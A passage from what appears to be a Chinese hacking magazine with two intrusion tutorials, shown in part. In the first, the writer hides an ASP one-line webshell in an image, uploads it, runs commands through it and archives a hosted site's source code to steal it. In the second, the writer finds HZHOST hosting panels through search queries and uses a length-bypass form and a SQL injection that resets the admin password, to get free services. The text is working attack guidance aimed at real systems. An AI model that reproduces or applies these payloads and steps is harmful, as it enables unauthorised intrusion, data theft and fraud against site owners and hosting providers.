了copy合并图片也都是相同的提示，索性就使用editplus打开一个正常图片后在末尾添加了一句话代码“<%eval request(chr(35))%>”，这次就上传成功了，接下来利用数据库备份功能顺理成章的就获得了webshell，如图5。




图4




图5

Webshell显示的WEB路径为D:\virtualhost\web1546433\www，我们直接跳到D:\virtualhost显然是不会成功的。虽然探针显示WScript.Shell处于可用状态，但是这里无法执行命令，上传cmd到网站的目录下也没有执行权限，我又跳到C:\Documents and Settings\All Users\Documents目录下，可是这个目录居然没有可写权限，还好最终我传了一份cmd到c:\windows\temp目录下，发现可以执行命令了，如图6。




图6

不过默认变量环境下的net1、net、netstat等命令都被做了权限设置，我们把这些相关的文件上传到c:\windows\temp目录就可以成功执行了。通过简单的探测检查，发现服务器上安装有Serv-U，可惜没能成功提权，同时服务器还支持.net，使用最近流行的MS Windows Token Kidnapping本地提权也没有成功，看来管理员还是有一定安全意识的。由于我们的目的很简



图7

单，只是想获取源码而已，所以就不浪费时间来提权了。

通过“dir D:\virtualhost”命令发现目录有100多个，难道要一个个的dir去查看吗？没这个必要，我们可以先确定一个很有代表性的文件名，例如我在后台找到的一个图片文件UP_200811011262.jpg，然后在webshell里执行**dir /s /b D:\virtualhost\UP_200811011262.jpg >C:\Windows\temp\1.txt**，这里我解释一下，此命令是通过搜索D:\virtualhost目录下包含有文件UP_200811011262.jpg的完整路径，并追加写入到C:\Windows\temp\1.txt中。由于这个目录包含的文件数量很庞大，操作执行的命令需要耗时一大会儿，所以执行后webshell会死掉。等了半个小时文件终于生成了，发现搜索的文件路径为D:\virtualhost\web1763178\www\UploadFile\UP_200811011262.jpg，这样就确定了我们的目标web的路径为D:\virtualhost\web1763178\www。通过dir结合type命令查看了数据库为mdb格式，通过数据库插马的思路破灭了，type了一下uploadfiles.asp文件，发现代码设计的很严谨，至少我是突破不了。没办法了，放弃弄webshell这条思路吧，还是那句老话，我只是冲着源码来的，很多条路可以走。

随便copy了一个文件，发现copy命令是可以执行的，利用通配符来copy也很浪费时间，我又考虑了xcopy命令，不过webshell只能对文件进行操作，我总不至于一个一个文件的下载吧。确定了服务器上WINRAR的安装路径为默认的C:\Program Files\WinRAR，这次就使用user权限的aspxshell来执行压缩命令操作吧，输入命令如下“/c "c:\progra~1\winrar\rar.exe"a c:\windows\temp\web.rar D:\virtualhost\web1763178\www”，执行效果如图7所示。

由于压缩文件超过了20M，于是就直接剪切到了webshell里的web目录下然后下载回来，最后就是传到MAO那里交差了。

本文只是想告诉那些和我一样的小菜们，我们在需要整站源码的时候，不一定需要获取webshell或者旁注提权，只要灵活利用我们的资源，掌握丰富的入侵手段，不要忽视每一个细节，就一定会成功的。

（文章中涉及到的啊D注入工具、海阳顶端asp木马，已经收录在光盘中）

HZHOST新漏洞，向空间商反击

文章难易度：★★★
文章阅读点：关于HZHOST最新注入漏洞的详细利用

Monster

HZHOST是空间商常用的一套在线开通ftp、sql、web的管理系统，基本上国内有50%的空间商都使用了这套管理系统，前几天HZHOST爆出了严重的SQL注入漏洞，这回小菜们终于可以好好的发泄一下在空间J商那儿受的恶气，向空间J商反击了，我们要自己动手，从空间J商那儿免费给自己开通FTP、SQL和WEB！

我们在百度或google中搜索“title: （域名主机实时管理系统）”，就可以找到许多使用这套管理系统的主机了，如图1，




图 1



图 2

我们随便选择一个，打开后的界面如图2所示，在域名输入框中输入“123' and user > 0--”，然后再随便输入一个密码，点击下方的“登录”按钮，结果返回了“将 nvarchar 值 'hzhost' 转换为数据类型为 int 的列时发生语法错误”的提示，如图3，看到这个错误提示页面就说明我们基本成功了，只要在域名输入框中输入我们的注入语句，嘿嘿……后果很严重哟。




图 3

现在我们重新返回到登录页面，在准备输入注入语句的时候，我发现了一个问题，输入框有输入长度的限制，这个好办，我们在本地做个提交页面就可以了。在本地新建一个文本文档，写入如下的代码：

```
<form action=http://www.xxx.com/domain/login.asp
method=post>
<!—www.xxx.com是对方的域名-->
    注入语句:<input name="domainname" type="text"
size="100">
    <input name="domainpass" type="hidden" value="123456"
size="50"></br>
    <input type="submit" value="提交">
    </form>
```

保存文件后再把文件的扩展名改为.htm的网页格式就行了。使用浏览器打开我们刚才保存的网页文件，在“注入语句”栏中输入**123' UPDATE [memlst] SET u_pss='e10adc3949ba59abbe56e057f20f883e' WHERE u_nme='admin'--**，如图4，然后按“提交”按钮，就会出现如图5所示的错误提示页面了，这说明我们已经成功了。

我们刚才提交的那个注入语句到底是什么意思呢，那句的意思就是将memlst中u_nme字段所对应的u_pss字段更改为